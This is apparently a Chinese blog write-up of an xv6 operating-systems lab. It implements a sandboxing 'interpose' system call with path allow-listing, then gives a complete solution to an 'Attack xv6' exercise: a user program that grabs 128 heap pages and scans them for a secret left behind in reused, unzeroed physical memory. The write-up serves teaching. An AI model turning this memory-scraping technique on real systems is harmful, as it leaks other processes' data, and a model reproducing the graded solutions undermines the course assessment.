在这个lab中我们将深入理解xv6(其他系统也差不多)的系统调用是如何实现的,并尝试根据功能需求实现自己的系统调用。
关于xv6的概述和系统调用的逻辑可以看这篇文章,后面就不过多介绍了。
一、Using gdb (easy)
这部分内容主要是介绍gdb的使用方法,略。
二、Sandbox a command(moderate)
题目要求实现一个系统调用interpose,其接受两个参数:一个整数掩码和一个路径,前者指定了要屏蔽哪些系统调用,后者暂时不用管。如果要使用interpose屏蔽当前进程的open系统调用,用法如下:
interpose(1 << SYS_open, "-")
现在开始实现该系统调用,首先是用户侧:
- 在 user/user.h 中添加 interpose() 的声明 。
- int interpose(int, const char *);
- 在 user/usys.pl 中添加一行内容用于生成系统调用入口函数的实现。
- entry(“interpose”);
题目提供了两个程序sandbox.c和sbtest.c,我们需要在Makefile中将其加入编译:
UPROGS=\
	......
	$U/_sandbox\
	$U/_sbtest\
在内核侧:
在 kernel/syscall.h 中添加 interpose 的系统调用号宏定义
- #define SYS_interpose 23
在 kernel/proc.h 的proc结构体中添加一个interpose_mask,记录屏蔽字
- int interpose_mask;
在 kernel/sysproc.c 中添加函数 sys_interpose() 处理interpose系统调用
uint64
sys_interpose(void)
{
  int interpose_mask;
  argint(0, &interpose_mask);

  myproc()->interpose_mask = interpose_mask;

  return 0;
}
为了使子进程能够继承父进程的屏蔽字,需要在创建子进程时拷贝interpose_mask,在 kernel/proc.c 中的 kfork() 函数的末尾添加 interpose_mask 的拷贝。
// Create a new process, copying the parent. // Sets up child kernel stack to return as if from fork() system call. int kfork(void) { ...... // 子进程继承父进程的interpose_mask np->interpose_mask = p->interpose_mask; return pid; }最后修改syscall.c,在syscalls表中添加sys_interpose,然后在syscall()函数中检查用户进程请求的系统调用是否已被屏蔽,如果是就将返回值置为-1(注意,系统调用的结果会通过a0寄存器返回)。
extern uint64 sys_interpose(void);

// An array mapping syscall numbers from syscall.h
// to the function that handles the system call.
static uint64 (*syscalls[])(void) = {
  // clang-format off
  ......
  [SYS_interpose]     = sys_interpose,
  // clang-format on
};

void
syscall(void)
{
  int num;
  struct proc *p = myproc();

  num = p->trapframe->a7;
  if (num > 0 && num < NELEM(syscalls) && syscalls[num]) {
    // Use num to lookup the system call function for num, call it,
    // and store its return value in p->trapframe->a0

    // 检查num号系统调用是否被屏蔽
    if (p->interpose_mask & (1 << num)) {
      p->trapframe->a0 = -1;
    } else {
      p->trapframe->a0 = syscalls[num]();
    }
  } else {
    printk("%d %s: unknown sys call %d\n", p->pid, p->name, num);
    p->trapframe->a0 = -1;
  }
}
测试一下:
xv6-labs-2026 ➜ ./grade-lab-syscall sandbox_mask
make: `kernel/kernel' is up to date.
== Test sandbox_mask == sandbox_mask: OK (0.4s)
三、Sandbox with allowed pathnames(easy)
这里要求实现上一题中未处理的第二个参数,该参数会传入一个路径allowed_path,如果请求的系统调用是exec或open,且目标路径在allowed_path之下,那么即使该系统调用被屏蔽了仍可以成功执行。
在proc结构体中添加新成员 allowed_path:
// Per-process state
struct proc {
  ......

  int interpose_mask;
  char allowed_path[MAXPATH];
};
首先修改sys_interpose(),在其中获取第二个参数,并将其记录在进程结构体的allowed_path中。
注意这里对于已经调用过interpose()的进程,不允许再次修改屏蔽字和allowed_path。
uint64
sys_interpose(void)
{
  int interpose_mask;
  char buf[MAXPATH];

  argint(0, &interpose_mask);
  if (argstr(1, buf, MAXPATH) == -1) {
    return -1;
  }

  struct proc *p = myproc();

  // 已经设置沙箱限制后,不允许进程自行修改
  if (p->interpose_mask != 0 || p->allowed_path[0] != '\0') {
    return -1;
  }

  p->interpose_mask = interpose_mask;
  safestrcpy(p->allowed_path, buf, MAXPATH);

  return 0;
}
实现思路:
- 如果发现系统调用被屏蔽,检查该调用是否为exec或open
- 如果不是,直接返回-1
- 如果是,调用函数path_allowed()检查该调用的目标路径是否被允许
- 如果是就执行调用
- 否则返回-1
- 如果未被屏蔽,执行该调用
void
syscall(void)
{
  int num;
  struct proc *p = myproc();

  num = p->trapframe->a7;
  if (num > 0 && num < NELEM(syscalls) && syscalls[num]) {
    // Use num to lookup the system call function for num, call it,
    // and store its return value in p->trapframe->a0

    // 检查num号系统调用是否被屏蔽
    if (p->interpose_mask & (1 << num)) {
      if (num == SYS_exec || num == SYS_open) {
        char buf[MAXPATH];

        if (argstr(0, buf, MAXPATH) == -1) {
          // argstr失败,直接返回-1
          p->trapframe->a0 = -1;
        } else if (path_allowed(buf, p->allowed_path)) {
          // path被允许
          p->trapframe->a0 = syscalls[num]();
        } else {
          // path不被允许
          p->trapframe->a0 = -1;
        }
      } else {
        // 非exec & 非fork
        p->trapframe->a0 = -1;
      }
    } else {
      p->trapframe->a0 = syscalls[num]();
    }
  } else {
    printk("%d %s: unknown sys call %d\n", p->pid, p->name, num);
    p->trapframe->a0 = -1;
  }
}
最后来实现判断路径是否被允许的函数path_allowed(),其功能为:判断一个文件路径是否位于允许访问的路径范围内,同时拒绝通过 .. 进行目录穿越。
// 检查路径中是否包含 ".." 目录分量
static int
has_parent_dir(char *path)
{
    char *p = path;

    while (*p != '\0') {
        // 找到一个路径分量的起点
        if (p == path || p[-1] == '/') {
            if (p[0] == '.' &&
                p[1] == '.' &&
                (p[2] == '/' || p[2] == '\0')) {
                return 1;
            }
        }
        p++;
    }
    return 0;
}

// 检查 path 是否位于 allowed 指定的路径范围内
static int
path_allowed(char *path, char *allowed)
{
    int len;

    // 没有设置允许路径,拒绝访问
    if (allowed == 0 || allowed[0] == '\0') {
        return 0;
    }

    // 拒绝通过 ".." 进行目录穿越
    if (has_parent_dir(path)) {
        return 0;
    }

    // path 必须以 allowed 为前缀
    len = strlen(allowed);

    if (strncmp(path, allowed, len) != 0) {
        return 0;
    }

    // 前缀后面必须是路径结束符或目录分隔符
    if (path[len] != '\0' && path[len] != '/') {
        return 0;
    }

    return 1;
}
测试一下:
== Test sandbox_mask ==
$ make qemu-gdb
sandbox_mask: OK (5.9s)
== Test sandbox_fork ==
$ make qemu-gdb
sandbox_fork: OK (1.2s)
== Test sandbox_path ==
$ make qemu-gdb
sandbox_path: OK (1.0s)
== Test sandbox_most ==
$ make qemu-gdb
sandbox_most: OK (0.9s)
== Test sandbox_minus ==
$ make qemu-gdb
sandbox_minus: OK (1.1s)
== Test sandbox_block ==
$ make qemu-gdb
sandbox_block: OK (0.9s)
== Test sandbox_escape ==
$ make qemu-gdb
sandbox_escape: OK (1.1s)
    (Old xv6.out.sandbox_escape failure log removed)
== Test sandbox_forkpath ==
$ make qemu-gdb
sandbox_forkpath: OK (0.9s)
四、Attack xv6 (moderate)
在该lab中,conf/lab.mk 里是 LAB=syscall ,Makefile会加上LAB_SYSCALL宏,这个宏关掉了xv6中的三个内存擦除行为:
// kernel/kalloc.c  kfree()
#ifndef LAB_SYSCALL
  memset(pa, 1, PGSIZE);   // 原本用垃圾填满整页以暴露野指针
#endif

// kernel/kalloc.c  kalloc()
#ifndef LAB_SYSCALL
  memset((char *)r, 5, PGSIZE);
#endif

// kernel/vm.c  uvmalloc()
#ifndef LAB_SYSCALL
  memset(mem, 0, sz);      // 原本把新用户页清零
#endif
下面是几个内存布局相关的常量:

物理页分配器 kalloc()/kfree() 维护一个单向 LIFO 链表 kmem.freelist ,页面的分配和释放是后进先出的:
// kfree(): 头插
r->next = kmem.freelist;  kmem.freelist = r;
// kalloc(): 头出
r = kmem.freelist;  kmem.freelist = r->next;`
关键问题:从在shell中执行secret后,到运行attack之间内存是如何分配和释放的?
在shell中运行程序会先调用fork()系统调用,然后执行exec()系统调用。
先来看fork(),该系统调用在内核侧会调用kfork():
- 其中会调用allocproc()分配一个进程,其中分配了一个页面,作为trapframe
- 调用proc_pagetable()为进程分配页表
- 其中调用uvmcreate(),分配一个页面作为页目录表
- 调用mappages()为TRAMPOLINE和TRAPFRAME分配页表
- 为TRAMPOLINE分配页表时,分配两个页面作为次两级页表
- TRAPFRAME的地址紧接TRAMPOLINE,因此两者共用三级页表,无需再分配页面
- 调用uvmcopy()拷贝父进程的内存空间,分了若干页面,但不知道具体分配了多少,假设为k。
再来看exec(),在内核侧会调用sys_exec():
- 其中会为程序的每个命令行参数分配一个页面,然后调用kexec()
- 在其中调用proc_pagetable()为进程分配页表,同fork(),分配了若干页面。
- 在加载目标程序到内存的过程中分配了若干页面。
- 分配两个页面作为用户栈(一个作为栈,另一个作为guard page)
- 最后调用proc_freepagetable()释放前面在fork中分配的旧页表中的全部页面(对应fork中第2步和第3步的全部页面)
用户程序执行完毕后会使用系统调用exit()退出,其中会:
- 关闭全部打开的文件
- 将所有子进程都交给init进程
- 唤醒父进程
- 将当前进程的状态设置为ZOMBIE
在shell中会调用系统调用wait()等待子进程执行完毕,其会释放进程的资源:
- 反复从shell进程的子进程中过搜索状态为ZOMBIE的进程
- 调用freeproc()释放子进程
- 先释放trapframe的一个页面
- 释放当前进程的页表中的全部页面。
当然,即使知道了这些,我们还是无法弄清楚目标secret在哪。
解题的核心思路:不要去算秘密落在哪个物理页。让 attack 申请一大块堆,然后在里面扫标记字符串即可 —— 页被复用到哪算哪。
#include "kernel/types.h"
#include "user/user.h"

#define NUMPAGES 128
#define MARKER   "Here it is: "
#define MARKLEN  12
#define SECRETLEN 8

static int
isalnum_(char c)
{
  return (c >= '0' && c <= '9') || (c >= 'a' && c <= 'z') ||
         (c >= 'A' && c <= 'Z');
}

int
main(int argc, char *argv[])
{
  char *base, *end, *p;
  int i;

  // 一次要够多的页:秘密页在 free list 里排第 19 位左右,
  // 128 页足够覆盖(两次 attack 的位置分别是第 20 页和第 104 页)。
  base = sbrk(NUMPAGES * 4096);
  if (base == SBRK_ERROR) { printf("attack: sbrk failed\n"); exit(1); }
  end = base + NUMPAGES * 4096;

  for (p = base; p + MARKLEN + SECRETLEN + 1 < end; p++) {
    if (memcmp(p, MARKER, MARKLEN) != 0)
      continue;

    // 排除 .rodata 里那个只有标记、没有秘密的拷贝
    for (i = 0; i < SECRETLEN; i++)
      if (!isalnum_(p[MARKLEN + i]))
        break;
    if (i != SECRETLEN || p[MARKLEN + SECRETLEN] != '\0')
      continue;

    printf("%s\n", p + MARKLEN);   // 秘密必须独占一行,grader 用 ^secret 匹配
    exit(0);
  }

  printf("attack: secret not found\n");
  exit(1);
}
测试一下:
xv6-labs-2026 ➜ make grade
== Test answers-syscall.txt ==
answers-syscall.txt: OK
== Test sandbox_mask ==
$ make qemu-gdb
sandbox_mask: OK (4.3s)
== Test sandbox_fork ==
$ make qemu-gdb
sandbox_fork: OK (1.1s)
== Test sandbox_path ==
$ make qemu-gdb
sandbox_path: OK (1.1s)
== Test sandbox_most ==
$ make qemu-gdb
sandbox_most: OK (0.9s)
== Test sandbox_minus ==
$ make qemu-gdb
sandbox_minus: OK (1.0s)
== Test sandbox_block ==
$ make qemu-gdb
sandbox_block: OK (1.0s)
== Test sandbox_escape ==
$ make qemu-gdb
sandbox_escape: OK (1.1s)
== Test sandbox_forkpath ==
$ make qemu-gdb
sandbox_forkpath: OK (0.9s)
== Test attack ==
$ make qemu-gdb
attack: OK (1.1s)
== Test time ==
time: OK
Score: 60/60
总结:手工推算每个物理页的复用顺序就当作加深对xv6进程创建和销毁过程的理解,但是不能用其来解题。编写attack 只需要申请大量页面,然后在其中搜索即可。